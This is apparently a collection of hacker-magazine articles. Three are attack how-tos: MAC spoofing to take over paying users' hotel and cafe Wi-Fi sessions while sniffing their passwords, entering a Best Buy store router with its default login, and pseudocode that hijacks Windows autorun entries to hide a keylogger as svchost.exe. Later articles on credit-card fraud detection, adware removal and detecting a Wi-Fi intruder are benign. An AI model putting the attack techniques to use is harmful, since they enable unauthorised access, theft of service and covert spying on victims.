Most hotels, cruise ships, and cafes use the same techniques for host identification on their subscription wireless service. Every single wireless service I have come across thus far all have the same layer 2 vulnerability in their host identification. It's unfortunate that developers ignore layer 2 security far too often. Or worse, they think it has some kind of security by obscurity benefit. The method I will describe here will normally only work on wireless connections because it is difficult to implement physical hardware controls on a wireless medium. It will work on any wireless system that use the MAC address as the only authentication mechanism after the initial service purchase. This includes most hotels, Internet cafes, and cruise ships that offer wireless connections. There are major flaws in assuming that layer 2 inherently has any kind of security. There certainly are options at that level (802.1x for example), but currently the technology hasn't reached maturity yet for the masses. Most of these systems close everything but port 80 to unauthorized machines, which is automatically forwarded to their gateway page for user authentication. Once the user authentication is given and the purchase plan is chosen it will automatically allow all of your connections to pass. The auth system sends a message to the gateway or access point to tell it that your mac address is authorized for access. Some of these systems differ in how they authenticate or what kind of hardware they use. However, all of them rely on one simple fact; you have a unique MAC address that no one else can use. I do honestly hope that isn't what they were thinking when the system was designed, but there seems to be no additional security beyond layer 2 after the web authentication has taken place. The method I will outline here is simple MAC spoofing technique. Which is as easy as changing your IP address.

For the first step you'll need to do some passive snooping of the airwaves. There are several good utilities these days out there for this, but I prefer Kismet on Linux. Kismet really gives you a lot of information including full packet capture of everything you see. If you're not familiar with war driving or wireless reconnaissance, do a search. You'll find lots of help out there on the subject. You might want to just turn your particular wireless data capture program on and walk around the area for a few minutes. This will allow you to capture lots of data that you'll need to use for later. If you're using Kismet, re-sort and view the info of the particular wireless network you think might belong to the provider you are trying to gain access to. This is important because you need actual data packets from subscribed users and not just LLC or broadcast packets from network equipment. Once you've captured enough packets and scoped out the available wireless networks you can move on to investigating what you've found.

Next, we need to find a MAC address of a machine that is authorized to use the Internet connection from the data we've collected. At this point if you're in a major city you might already see completely open networks that allow outbound Internet traffic and are even nice enough to supply an IP to you via dhcp. If so, great. If not, find the packet dump from Kismet or another packet capture program and open it for viewing. Ethereal can be very helpful here as it has a very nice browser for looking at packets and an incredible breakdown of every layer. It will present this info in easy to read expandable menus. What you are looking for here is someone who has already paid for service and is using the wireless connection. This is where those data packets will come in handy. I like to start with the ARP packets because they always sort to the top easily and give me lots of information about what addresses are on the network. However, any data packet on the same network will work. Choose one of these packets, expand the layer 2 information (IEEE 802.11 in this case), and look for the source address (MAC). You'll need to find a MAC of a device that is not the default route and hopefully not some other network device. In order to make sure the device is what you want, try to find other packets from the same source IP or MAC and verify that it is a real customer. You can easily identify this from the porn web surfing or various chat networks. You'll probably even see some passwords in there from various authentication attempts. Being the curious but responsible people we are, we will login to these accounts and let them know that they should change their password to nothing, since a blank password would be almost as secure. I suppose you could also simply leave them alone to wallow in their ignorance.

Now that you have a MAC address you believe will provide you with the access you seek, you'll need to borrow it for a little while. This is where MAC spoofing comes into play. We need to change our hardware address to match that of the person who is already authorized. In Linux this is a very simple thing to do. Issue the command: "ifconfig INTERFACE_NAME hw ether MAC_ADDRESS" with INTERFACE_NAME being the name of your wireless interface and MAC_ADDRESS the new MAC address you wish to spoof. See google for other operating systems on how to do this. After you verify that your changes have taken you'll need to connect to the wireless network you wish to gain access to. This can vary across platforms and hardware so see your hardware's and driver's documentation for information on that. Finally, run a dhcp client to request an IP address for the wireless interface. It should respond immediately and you should notice that you now have the same IP as the host you wish to spoof. Ping the default gateway and verify network connectivity. Congratulations, you're now able to send out packets that appear to be coming from the same host! Keep going onto the next section even if the ping does not work. Some systems do actually block ICMP to the default route. You may try pinging some other host you noticed from your earlier scans to do additional verification.

At this point you are breaking a major TCP/IP commandment. Thou shalt not have the same IP or hardware address in the same broadcast network without suffering a bloody byte battle. Both you and your target will now be battling it out for the rights to those addresses. The great thing about Linux is that it will just keep on chugging even if it sees someone with the same hardware or IP address. Most M$ platforms aren't as lucky. Some may even shut down their stack if they detect IP collision. Try to browse to something fast, google.com for example. This will test if you have grabbed the identity of a machine that is already authorized to use the Internet. If the site comes up then you're "in the butta zone baby." You may get a blank or timed out page on the first try. Keep in mind that both machines will be receiving packets from each other's network connection requests. Each machine will be confused by the answer from connections they never asked for. When this happens, you'll see the other host reset your connections for you. Just keep trying until you get something though. Sometimes it works right away, sometimes it takes a few reloads. If the local auth page comes up, then there could be several issues. It's possible they have not yet authorized their connection, or they decided not to after reading the terms and available plans, or maybe their connection has already timed out. You have a couple of choices here: You can either wait and see if they do authenticate or try another MAC address you believe that might have access.

Now that you've seen it work, just give the connection back and find a free wireless connection somewhere. There are plenty of those around. Otherwise you'll be fighting for the connection until one of you gives up. I found that protocols like web or icmp will work well even with address collision, but persistent connections, like ssh or ftp, have a lot of trouble. This example is meant to demonstrate the issues of using a public hardware address as the main authentication mechanism on a wireless network. It is quite easy to perform a denial of service on the authorized machine at this point in order to win the conflict, but that isn't the intent of this article. There are several things that might make these systems more secure. The difficulty here is the identification of a particular machine. It's obvious that MAC address isn't going to work as a unique identifier. A completely different identification mechanism needs to be selected or another layer of authentication needs to happen on a more regular basis.

As always, please use information responsibly, remember that knowledge is power and those that abuse power do not deserve knowledge.

Best Buy's Uber Insecurity

by skilar
skilar@linux.net

As consumers, most of us are familiar with Best Buy. As hackers, most of us are familiar with the insecurities of wireless routers and networks. This article will describe the combination of the two and how that mixture is to Best Buy's disadvantage.

Getting Around the Best Buy Interface

So you are on one of the laptops in Best Buy but all you can use is that pesky thing I like to call the "Best Buy Interface." You can browse some products, get information about the parts of a computer, and basically do anything but mess with Windows. This interface is extremely easy to escape from and is virtually useless in

protecting anything on the computer. All it took was a little messing around in the interface to find out that in the top-right of the screen there were six letters that you could click on. This would minimize the interface and give you full access to that machine.

Getting Access to the Web

Once I had access to the entire box, I decided that some exploring was in order. First I fired up Internet Explorer. The homepage, emachines.com, didn't load but brought up an error. No other pages would load either. I doubled checked that the machine had a wireless card and that it was connected to the network, which it was. The thing I didn't know however was why I couldn't access the Internet.

To figure this out, I opened up cmd.exe and ran ipconfig. This brought back the following data:

```
C:\Documents and Settings\BestBuy>
➥ipconfig
Windows IP Configuration
Ethernet adapter Wireless Network
➥Connection:
Connection-specific DNS Suffix . :
IP Address. . . . . . . . : 192.168.0.104
Subnet Mask . . . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1
C:\Documents and Settings\BestBuy>
```

After seeing this, I was positive that the machine was actually connected to Best Buy's wireless network and that it should be able to access the Internet.

Messing With the Router

Since I knew I should have access to the Internet, I thought that perhaps the problem was a setting in their router. In IE I entered the default gateway address, or 192.168.0.1. After pressing enter, a basic authentication box popped up with the "User Name" and "Password" input fields. Naturally, I entered "admin" and the user and no password. Amazingly, Best Buy had not changed the password on their router and I was presented with the router's administrative page. As I toyed with their settings I noticed some blocked ports, with 80 being included. This was the source of my problem. I unblocked all of the ports, and then I was granted access to the Internet.

Final Thoughts

Wireless networks are insecure in general, but one would think that a company like Best Buy would actually have changed the password on their router. This just reinforces the fact that anyone's network could be insecure, even large corporations. Thanks to Shift788 for checking this out in a second location.

Greetz: yellog, I03rr0r, kobs, eddie, and the NixSec crew.

Auto-Run Programs for Improved Stealth

by Forgotten247

One of the biggest problems with stealth programs such as keyloggers, data collection agents, or any other type of application that you may want running undetected on a system is that they are easily visible to people who know what to look for. Checking the running processes list is a common way to see what may be watching you. There are also plenty of utilities that will monitor changes to the system startup and alert you if any new programs are installed, and in the Windows world a quick check of a few registry keys will show everything that launches on startup.

Based on this there are a few things that are critical to keeping a program hidden, two of which I will cover here. They will prevent detection even by the cautiously paranoid. In the interests of space and familiarity, everything in this article will be written to apply to the Windows operating systems, although the techniques would work just as well on other platforms.

The first item we need to address is that the program should not easily stand out in the list of running processes. Names like "keystroke ➥spy.exe" should be out of the question. It should also not be running under an account that looks suspicious, such as "GUEST". The second thing to be careful of is that the installation of the program should not alter the system settings which could trigger an alert or detection

through the Add/Remove programs or System Restore. This installation should also be persistent so the program will launch each time the system is started.

Faced with these challenges and an understanding of the Windows OS, a program could be installed to run at system startup and hidden as a valid application without making registry or system changes that would be detectable. To do this we will hide this stealth program under the name of an application that is already installed and configured to launch at startup.

Doing this will accomplish all of the items of concern above. It will not stand out in the process list because it will be running with a name of a process that was already installed. It will also be running under the "SYSTEM" account which will not seem uncommon, and no changes to the registry, add/remove programs, or System Restore will be visible.

In order to do this, two changes to your application need to be made, a hijacking function needs to be added to disguise the program and make sure it will reload after each reboot, and an initialization function needs to be added to launch the program which was hijacked to mask the installation. For example, if we hide our keylogger using an already existing autorun installation of a mouse utility which has an icon on the taskbar it would raise suspicion if the mouse utilities icon stopped loading. By loading the mouse utilities after our keylogger is loaded there is no visible difference to the system's users.

Below is high-level pseudocode which can be implemented in any language for these two functions:

```
1 BEGIN FUNCTION hijackAutoStart
2
3   for each item in HKEY_LOCAL_MACHINE\
➥SOFTWARE\Microsoft\Windows\CurentVersion\Run
4     extract path and file name from Data
➥segment of key
5     if path does not start with "c:\windows"
➥or "c:\winnt" or "c:\winxp"
6         rename file name indicated in Data
➥segment of key to "svchost.exe" in path from
➥Data
7         if rename was successful
8           copy utility to be hidden to
➥location specified in Data segment of key
9           exit for loop
10        end if
11    end if
12  end for
13
14 END FUNCTION
15
16 BEGIN FUNCTION initializeUtil
17
18   set variable ISAUTORUN = FALSE
19
20   for each item in HKEY_LOCAL_MACHINE\
➥SOFTWARE\Microsoft\Windows\CurentVersion\Run
21     if Data segment of current key =
➥location utility was launched from then
22       set ISAUTORUN = TRUE
23       exit for loop
24     end if
25   end for
26
27   if ISAUTORUN = FALSE then
28     call hijackAutoStart
29   else
30     start process "svchost.exe" from current
➥directory
31   end if
32
33   call mainProgram
34
35 END FUNCTION
```

As you can see the initialization function from lines 16 to 35 check to see if the program is already in a hijacked state by comparing all the keys in the Windows autorun location in the registry to where the program itself was launched from. The call on line 21 would determine if the launch of the utility was due to it already being installed in which case it doesn't try to install itself again, but if it is not running from that location it will start the hijacking. Then on line 30 we see it calling the process "svchost.exe" in the current directory. This is the program that was supposed to be launched which our program is hidden as. The name "svchost.exe" was chosen because this is a common Windows process which typically has multiple instances in the process list and one more won't stand out. This name can be changed to anything as long as it is the same on line 6 and 30. The call on line 33 to mainProgram should point to the body of your program.

The hijacking function, lines 1 through 14, is where the program assumes the identity of one of the programs that Windows automatically launches when it loads. The "if" clause on line 5 is not mandatory, but it will bypass attempting to hide as any programs launched from standard OS install directories. This check is a safety measure because these processes are most likely going to be locked and renaming the file would not be successful and may be harmful to the system in the long run. The list of directories should be expanded to any other OS install locations or system paths you would not want to attempt the install in. The rename check on line 7 is critical to success because if the file is locked and the rename is unsuccessful the copy attempt on line 8 will not work and the utility will not successfully be installed.

Beyond this implementation there is a lot of potential for expansion. For instance, the hijacking function should be expanded to detect if the Data segment of the registry key has any arguments, and if so you need to decide if you want to ignore hijacking that command

and move to the next one. It could also be changed so that the initialization function will pass those arguments to the call in line 30. This can also be expanded so that if it is unsuccessful in hijacking anything from the system autorun keys it would check the autorun keys for the current user by applying the same logic to HKEY_CURRENT_USER rather than HKEY_LOCAL_MACHINE.

This type of hijacking is typically very successful and it is easy to implement in most languages. It would take less than ten minutes to code in C++, VisualBasic, or Perl based on the above logic, and the enhancements are also quick to plug in to the framework. Those ten minutes may make or break the success of your stealthy application. Good luck, and happy hijacking.

Catching Credit Card Fraud through Steganography

by Anonymous Author MD5: d03d3293cd954af6bccd53eac5d828fc

In case you hadn't noticed, credit card fraud is all the rage these days. This is not just for credit card criminals and organized crime; it goes all the way down to common clerks, waiters, and bartenders. In fact, perhaps the most common place to become a victim of credit card fraud is not when buying things off ThinkGeek or Amazon, but in places likes bars and restaurants. In efforts to avoid being overcharged at these places I developed an interesting trick drawing from steganography (the art of encoding a message inside of a larger message). Although I'll talk a lot about tipping in bars and whatnot, this article isn't about tipping. It is about covert encoding of extra information into monthly credit card statements, and will work for any credit card transaction. But conveniently, this technique can be elegantly applied to tipping in bars and restaurants where perhaps it is also the most practically useful.

After you have finished your meal at a restaurant and give your credit card to the waiter, know that upon getting your card back with the receipt you actually haven't been charged yet. This is why you don't see a separate charge for the tip whenever you opt to also put that on your card. What happens is the waiter first scans the card and verifies that the account is indeed valid, and then returns the card and receipt to you. When you have signed, the waiter goes back to the machine and charges your card for the meal along with any tip you might have left. Though occasionally the cost for a meal itself is checked against the restaurant's computer, the only thing that prevents the amount of tip from being on the honor system is your copy of the signed receipt (of which most are just thrown away). As you can tell, this is a situation just begging to be abused, and it often is.

A strategy to avoid this I (and many others) have come up with is simply to engineer your tips so that the final charge for the meal always comes in an unusual constant (say something like 17 cents). Although this is a good start, it is fragile and the "secret number" quickly becomes very obvious to any staff when you regularly pay with your card. Though weak, this very common idea of using a constant for the cents stops just short of a far better technique that works quite well.

The Technique

If you recall your last monthly credit card statement, it lists three fields for each charge: 1) the date of charge, 2) the company/vendor's name, and 3) (obviously) the amount of the charge. What we could do is make the cents in the charge a function of one of these values so we could quickly verify them on the monthly statement. For example, instead of making the final charge end in some magic constant (i.e., 17 cents), we could dynamically generate the cents as a function of the vendor's name and then see if it matches up. Though clever, using the vendor's name doesn't buy us anything that a constant wouldn't because you'll still always be ending up with the same cents value in the total every time you go to a bar you frequent. Making the cents a function of the date is also an idea, since you're not very likely to go to a particular place on only a certain day of every month (and even if you do for some freak reason, you're not going often enough to be remembered by the staff). This idea is pretty good and worth exploring, but not ideal. Lastly, although it does not provide as much randomness as the date, us-

ing the amount of the charge itself when generating the number of cents has a very nice effect of doing much stronger checking for fraud; this is not obvious at first glance so more on this later. In short, instead of using a constant for the cents value, by deliberately engineering your tips so that the cents value of the total charge is somehow related to the date or to the charge itself has great advantages for discreetly catching credit card fraud while taking almost no additional effort when calculating the total.

But enough with discussion. To focus on the more complicated overcharge protection afforded by using the charge itself, in this example we'll ignore any additional usage of the date to increase the difficulty of your scheme being figured out. Here's what to do next time you use a credit card at a bar or any place where you can put a tip on your credit card.

1. Give the waiter your card.

2. Wait for the receipt to come back (you haven't been charged yet).

3. Say the cost for the meal is `$12.34`. What we want to do is engineer the tip so that the final charge has the dollars' value encoded into the cents. Here, we'll use the simple encoding of "For D dollars the cents should be D+1". So, say we want to leave approximately a `$2` tip. That means the final charge's dollar amount will be `$14`. So, since we're encoding cents of the final charge as `{# of dollars} + 1`, the final charge would be `$14.15`. So the tip will be: `$14.15 - $12.34 =} $1.81.`

4. Follow this same scheme anytime you have the option of tipping with your card.

5. When you get the month's statement, quickly scan through the list of charges looking for any instances in which the cents don't equal `{# of dollars} + 1`.

6. If you see a charge from a place where you can tip and the cents don't add up, you know the charge is fraudulent. Note that if only using the secret-constant or date method, you would only be alerted to tampering with the cents value. A check using `{# of dollars}` is much, much better as it protects against tampering with both the dollars and the cents values. (And really, aren't dollars more important anyway?)

Other (and better) Variations

Just saying `Cents = #Dollars + 1` is certainly not the only thing you can do, far from it. In fact, it's probably a bad idea to use something as simplistic as that. Though realistically it's unlikely anyone but your mathematician drinking buddy (who unbeknownst to you also just happens to be working for the NSA) would pick up on something as obvious as the `#Dollars+1` rule, making it more complicated (and secure) really doesn't take any extra effort. Besides, your waiter might read *2600*. Anyway, you can just as easily use one of these more secure schemes:

```
* Cents = #Day (1-30)
* Cents = #Day + N
```

Using bits of the date is easy because they're always printed on the receipt you sign. Although dates vary enough that no one will likely figure out a schema based on them, without using #Dollars somewhere you still only get alerted to cents tampering.

```
* Cents = #Dollars + N
* Cents = #Dollars - N
```

In the case of #Dollars - N, you can decide for yourself what you want to do when N } #Dollars. I personally like using the absolute value of negative numbers rather than cycling back to 100.

```
* Cents = #Dollars +/- #Day
* Cents = #Dollars +/- #Month (1-12)
* Cents = #Dollars * #Month
* Cents % 30 = #Dollars +/- N
* Cents % 30 = #Dollars +/- #Day
* Cents % N = #Dollars +/- #Day +/- N
```

Using Cents % N is nice because it lets you exercise finer granularity in tips.

Really, you can make the function mapping onto the cents as complicated as you want. Everyone being able to use their own personal variation of this idea is very nice because even if, overnight, everyone started using such a system you'd still be protected because no one could casually determine what algorithm you personally use. And, regardless of how complicated your algorithm is, going over your statement once a month is still sure as hell easier than keeping up with all those damn receipts.

Shortcomings

I'm fully aware people use credit cards for things where you don't tip. Deal. In such situations, I've had some success in simply asking to be charged a few extra cents more for an item, but it's usually not worth confusing the teller in wondering why on earth someone would want to pay more for something. Hotel clerks, although somewhat curious, don't seem to have too much trouble with this concept and will generally do as asked. Wal-Mart checkout drones are usually helpless when confronted with such strange notions. But, even with this shortcoming, bars and the like are common everyday expenditures and have some of the highest probabilities for fraud. So, any protection there is worth employing; some security is better than none.

Closing Remarks

For interest, I've been using this system for about a year and to my surprise I actually haven't caught any fraudulent charges with it yet. I think perhaps the incessant strange tips and totals I leave make people more cautious than usual, or maybe I just hang out in more reputable places. Lastly, as this is *2600,* I couldn't possibly end this article without at least tangentially mentioning that if you're concerned about protecting whatever bits of privacy you have from corporations and government agencies (PATRIOT, etc.), you should avoid using credit cards at all - cash really is your friend.

Shoutz to yak.net and to Emmanuel for holding The 5th HOPE for us all.

Ad-Ware: The Art of Removal

by Patrick Madigan

Working at a computer repair store where people bring in PCs for anything from a simple memory upgrade to the most complicated data recovery, I think it's OK to say that I have seen the condition of a majority of personal computers. As you may or may not know, if you get caught by a virus or if your hard drive ever crashed there is some software out there to help you fix your specific needs, either for data recovery or anti-virus. But another major computer problem has virtually no one single repair tool: ad-ware. Close to half of all the computers that pass through the shop contain some form of advertisement annoyance stored on the person's disk without them even knowing; and who would? Most of the software is secretly downloaded, or bundled in an install file, and secretly executed in the background when the computer turns on. Without some knowledge of the registry, a user data file that contains vital system information like program locations and what to load when the computer turns on, most people wouldn't even know where to look to find and disable these annoyances. This lesson on computer power usage should give you the tools and knowledge to clean your system to proper working order and also a better understanding of how the computer works.

Let's first assume that you have ad-ware or some other performance block on your machine and you want to find it and remove it. You will need to download some free software from the Internet that will help you locate and remove these programs. There are a few programs that seem to have the same purpose and they are best used together. Redundancy is the best policy when using ad removal software because what one program passes over the other will pick up. An important thing to remember is, if possible, they should be configured to work together, not against each other. If you can connect to the Internet then skip down past this next section.

If you know you are connected to the Internet but are having trouble viewing web pages or a strange home page has appeared and won't let you go anywhere, then you probably have a host file type of hijack. The host file, located in C:\windows\system32\drivers\etc, is a local Internet phone book that lists certain IP numbers to specific web addresses. There should only be one entry in this file unless you have specifically put something else in there. The only line in there should be, without quotes, "127.0.0.1 localhost". These entries can point you in the wrong direction to a web page. A program called CWShredder (see below) will automatically clean most invalid entries in there if you are unsure as to what should be there. Further troubleshooting might require a hardware replacement or some other software problem that can't be resolved with this article. If you would like to troubleshoot this connectivity problem yourself, have a look at Microsoft knowledge base article number 241344.

When you get online or if you have another computer that is connected to the Internet and a way to transfer files to the broken computer, like a CD burner, then you can navigate to the following locations or type the name of the program in Google and it will take you there:

Ad-Aware
www.lavasoft.de

Home of Ad-Aware, one of the best spyware detection and removal tools. Download the newest version of the program and don't forget to download the newest reference file so the software can remove the most current ad-ware.

SpyBot Search & Destroy
www.safer-networking.org

S&D can clean up some extra things that Ad-Aware doesn't find. Remember to check for

updates and check out a feature called TeaTimer. This program monitors the system preferences like home pages and toolbars and will prompt you if they are to be changed.

After using Ad-Aware and SpyBot S&D you should have cleaned up around 99 percent of the problem. These two programs do an awesome job together. Continue to use the rest of these programs to completely rid your computer of junk.

HiJackThis

HiJackThis is a more advanced tool. It allows you to directly delete BHO's (browser toolbars and pop-ups), and clean up the system startup locations, but be careful as deleting the wrong things in this program might make some software not function properly. It's a good idea to post the list on a support site and allow professionals to assist you. Since they are giving you a free service you should be polite and respectful and, most of all, patient.

CWShredder

CWShredder is a quick automatic utility that removes browser relocating pages and variants of the CoolWebSearch hijack. Have no fear using this great little tool.

Norton Anti-Virus 2005
www.symantec.com

Normally virus removal programs work to keep your machine free of malicious viruses, but some of these ad-ware programs border on being a virus. Despite this, Norton has the ability to remove most ad-ware when the newest virus definition list is installed. Also it has a strong anti-virus feature and the new Internet Security 2005 comes bundled complete with firewall, anti-spam, ad-ware removal, and anti-virus.

Burn all these programs and the latest updates, patches, and reference files to a disk and install them on the broken machine. Reboot the machine and start up in safe mode. Safe mode will allow you to bypass all the startup programs, which is where most of the ad-ware loads from, and work with the ad removal software that will clean them up while they are not running. To get into safe mode turn off your computer then turn it back on. Directly after the memory check or the manufacturer's splash picture displays but before the Windows loading screen comes on, tap F8 repeatedly. Remember: In safe mode you won't have access to the cd-rom or floppy, just so you don't think your machine is broken. If you need to access your cd-rom drive but still bypass the startup files use msconfig.exe. Then reboot and you should have access to the cd-rom.

This is important: You must run the removal software while the program isn't running because Windows doesn't allow you to delete a program that is running in the background. If you are trying to delete a file and for whatever reason it won't delete, chances are the file is running. Press `CTRL-ALT-DEL` and see if it's a running process and, if so, end it. Then try the delete again.

If your computer is severely infected you might have to manually skip over all startup files in order to have any access to the computer. To skip the startup files you can use a tool to read the specific part of the registry where the startup files are located. To run this program go to start - run then type "msconfig" with no quotes. Msconfig is used to temporarily disable startup items. If you want to manually and permanently delete the item open "regedit" and navigate to: (be careful! Damaging the registry will break your PC!) *HKEY_CURRENT_*
➥*USER\Software\Microsoft\Windows*
➥*CurrentVersion\Run*

Inside the "Run" key is a list of programs. Click to highlight and then press delete. The other location is:
HKEY_LOCAL_MACHINE\Software\Micro
➥*soft\Windows\CurrentVersion\Run*

After they all have been run and you are confident you have a machine that is running much better than before, you need to put up a permanent block so that they won't come back. A big part of the reason why you got spy-ware and ad-ware in the first place is because you weren't protected. Follow these steps to build a strong block to that junk:

S&D TeaTimer

Part of the program you downloaded before (SpyBot Search & Destroy) has a feature called TeaTimer that will actively monitor your system preferences. Enabling this feature will prompt you when these programs are trying to change things like the home page and adding itself to the system startup list.

This is an optional component that should be installed with SpyBot S&D. It's not part of the default install so you must select it during the installation of S&D otherwise it won't work.

SpyWare Guard and SpyWare Blaster
www.javacoolsoftware.com

Two more active monitors of the system preferences. They basically have the same ability as the TeaTimer except I have found that redundancy is the best policy when dealing with this free software. Some things that manage to slip by the first block will be picked up by the second.

Pop Up Stopper Free Edition
www.panicware.com

This free tool kills all those annoying windows that pop up when you are surfing or when

you leave the computer for a while. Download and install and let it do the work.

MSN Pop Up Stopping Toolbar
www.msn.com

Another method to block those annoying pop-ups. Remember, two is better than one in this cyber war to keep your machine clean.

ZoneAlarm Firewall
www.ZoneLabs.com

The connection you have to the Internet contains many doors of access. A firewall puts a lock on all the unused doors so an intruder can't just walk in. Also, it monitors all the doors you do use so an attacker can't come in there either.

Windows Critical Updates and Service Packs

No matter what operating system you have or what condition the computer is in you should have all the available updates and service packs installed. Most of these updates would have prevented the problem in the first place if they were installed. To download them open Internet Explorer, then on the file menu click Tools, then Windows Update. This will bring you to the Windows Update web page so an Internet connection is needed. Download and install all of the critical updates and service packs. This might require more than one reboot after a component has been updated.

These tips should keep your computer running better and clean for now - until the next security hole is uncovered. A few things to remember: These new monitoring programs are going to prompt you for every system change. Read what it is telling you and decide what to do. If you are installing/uninstalling something or performing some other system maintenance it is a good idea to temporarily disable the monitoring software so you don't get prompted a hundred times.

Tracking Wireless Neighbors

by Sam Nitzberg
sam@iamsam.com
http://www.iamsam.com

I had an uninvited visitor on my LAN with a wireless access point. One of my neighbors had decided to become an intruder. This is the story....

My view for this is different than Shiv Polarity's in the Fall 2003 issue of *2600,* which I enjoyed. Shiv Polarity's focus is on exploration and discovery of wireless networks, as well as gaining access. My focus is knowing that you may have a security hole in your wireless network (or security vulnerabilities that you don't even know about), how do you detect and address uninvited visitors on your network?

My home network is growing. I have a "closet-based" network. I have a cable modem feed into my closet. I have put together a highly-mobile, notebook-based environment, and have been adding some appliance-sized systems that I will use in the near future - for running Linux, acting as various servers, and as systems to use for computer security tests.

The Environment

The cable modem feeds into a LinkSys 802.11b wireless combination access point and router, which provides wireless connectivity to the Internet. In the closet, I have a Panasonic Toughbook (384 MB of RAM) acting as a database system, with a 100 GB drive in an externally powered USB enclosure (with its own on-off switch), so that it is also my file server. When I do not need to use or retrieve data, this drive is physically powered off. Since this drive cannot be powered back on except by use of its power switch (no soft switch), anyone penetrating the network or system will not have access to the data. I am also adding a separate computer to be used as a dedicated file server. I have a Fujitsu B-class notebook (highly portable) with my Linux-based security tools, as well as another Fujitsu B notebook with my Windows-based security tools. I have set up each of these systems to run VNC (a multiplatform, open-source, remote control system to let me remotely and wirelessly use these systems; get and read about it at http://www.realvnc.org) and the Fujitsu running Linux accepts only SSH connections, until I manually invoke the VNC server. I also have some Compaq/HP iPAQ. PDAs (Personal Digital Assistants - handheld PCs), two of which have 802.11b wireless capabilities. One has an expansion PCMCIA card

sleeve, loaded with an Orinono gold 802.11b wireless card, and also with a Toshiba 5GB PCMCIA drive card. I also use this iPAQ system on occasion as a wireless (and portable) file server (it is running the "familiar" distribution of Linux). I have one or two other systems on the network not worth mentioning. My plans are also to add wireless computer-based video surveillance capability (which I have used successfully before - check out supervisioncam.➥com for an excellent product in this arena), a dedicated file server, and firewalls (to protect and control information flow into and out of the network from the Internet, and to also offer similar protection to and from the wireless access point). Also, I have just added a dedicated system for full-time network monitoring (with Snort, Etherape - a graphical network monitor (http://etherape.sourceforge.net/), and other intrusion detection tools).

I had been running with 128-bit WEP security, using two notebooks to remotely obtain service from the three systems running in the closet and for wireless Internet access. I know that WEP is very far from perfect, but it beats having no crypto link at all. I have also been using some, but not all of the security features on my systems. I have also used Network Stumbler (http://www.netstumbler.com) which hasn't revealed anyone else running an access point in the vicinity. I also have been using a small assortment of network logging and monitoring tools.

The Opening

I had been having interruptions in wireless access from the two laptops that I have been using to access the Internet and these closet-based systems. A call to Linksys provided me with some advice - drop from 128-bit WEP down to 64-bit or no WEP encryption. It seems that I was running too many applications; the processor was not able to do this and still properly communicate with the PCMCIA wireless card. Was there a fundamental problem with the system properly needing to pump the PCMCIA card or was the problem totally unrelated? I don't know for certain what the underlying problem was, but I am going to experiment more with WEP and running various applications. However, without running WEP, my notebook has been running fine wirelessly. I know from Netstumbler that nobody is running another access point in the immediate vicinity, but this still isn't the best way to run a computer network - even at home.

People often want to run their wireless access point transmitters at higher powers or with bigger antennas. One method that I considered for improving security (slightly) is to go with the opposite approach - software-setting the wireless access point to use less power (to radiate a smaller signal profile), to limit neighbors' and wireless war-drivers' access to the device. Using antennas that are less efficient is slightly awkward but could achieve a similar effect. Either approach might take some experimentation to find a balance of effective transmitted power versus the distance at which a viable signal link can be maintained. I asked Linksys about setting the wireless router to transmit on lower power (I understand that the power is software settable), but they would only recommend WEP security.

Other methods to better defend a network include segregating networks - using wireless access points with integrated firewall mechanisms, or separate access points and a combination of routers and firewalls to carefully restrict access both to and from your internal network(s) , as well as to the Internet. These "enterprise" security features and topologies can also be brought into small home networks. If you are on a budget, you can look into Linux-based routers and firewalls as a starting point; these also run well on relatively modest hardware.

The Discovery

I like log files. When all goes well, they can be boring. They can also be boring if things are going badly and you don't know what to look for in them. For fun, I was looking at my Linksys router DHCP table. This table shows all computers that have recently accessed the network through the router (in this case it shows all wirelessly established connections, as well as identifying systems plugged in through the 10/100 Mbps Ethernet jacks in the back of the router). What did I find? In addition to the systems that I had been using was a new system - which was shown to be accessing the Internet via wireless access, as well as revealing my internal network address that DHCP was assigning him to. I also had its MAC address, which can be used to determine the brand of wireless access card that was being used (this would be reported to me later by Nessus, as well). I checked all of my devices (wireless cards usually have the MAC address printed right on them) - none of them had the wireless address matching this machine's address that appeared in the router. Hmmmmm...

I checked the Linksys wireless router's logs. They are not extremely detailed, but they do help. My built-in router log records revealed both incoming and outgoing IP addresses, and the websites and Internet addresses that they

have accessed, but little more than that. I could account for all records, except for accesses being made to Microsoft's Passport.net service (not something I use), and an e-mail server.

I started running Snort (http://www.snort ➥.org), a free network sniffing tool, to record all traffic to and from my intruder. I ran this on the notebook running Linux that was plugged into the back (the hub) of my Linksys wireless access point. Processor throughput fortunately isn't a problem here. Since the neighbor was using my wireless access point, his bandwidth was limited to roughly 10Mbps, and I could throttle this down by changing the access settings to limit him to 3Mbps or less. There were no built-in filters to record traffic based on MAC addresses (unique to each wireless card), so I watched, and when the DHCP address changed for the system, I changed my snort filtering rules. There are more efficient ways of dealing with this - changing the frequency with which DHCP tables are refreshed, using static IP addresses for your systems, and using more narrowly focused tools. You can also read about the Wireless Snort project (http://snort-wire ➥less.org/).

There are multiple internal IP addresses that I have been using and have been running with dynamic IP assignment. That's changing - I am planning to segregate my internal namespace to make correlation of IP addresses-to-systems easier. It will also make it easier for me to run scripts to automatically identify and scan any new systems coming onto my network.

I didn't have a spreadsheet of my system names and their MAC addresses associated with each network or wireless card. I wouldn't want to presume that any computer on my network isn't wholly mine. So, I felt free to start scanning.... Besides, once I confirmed that this system didn't belong on my network, I might face liability if I even pinged it. Yes, it sounds stupid, but I wouldn't want to be accused of having unauthorized access to a system, even while it's not authorized to be on my network.

The Game

The easy and prudent thing to do would be to clamp down on the security: Immediately put up a firewall, and put in the very latest patches. This would add some security. Some would advise ditching the Windows platform entirely. Pull out unneeded services and modules. This would all be prudent, quick, and relatively painless. But it wouldn't be any fun, and I wouldn't learn anything.

Some things were OK for my system's security. Some of my key files are encrypted with PGP's private key ("conventional") cryptography, and my database/fileserver system had its external USB drive shut off almost all of the time - it had only been on when I was using it. While playing with my neighbor, I would keep this shut off. None of my systems would carry any data for a while.... Note that with this external drive, I don't mean that I have spun the drive down, nor shut it off via software. The drive is externally powered and has an external power switch, with no software-based starting mechanism (soft switch). Besides these measures, there are also removable media backups of all of my critical data and files.

For extra safety for your stored files, you can use either PGP (I have always had a softness in my heart for the International PGP versions) - available from http://www.pgpi.org/, or you can also select the open-source Gnu Privacy Guard (GPG, available from http://www.gnupg.org/). While both of these programs are known for their public key cryptography for encrypting e-mails, both of these programs can also be used with passwords to locally encrypt files to a password.

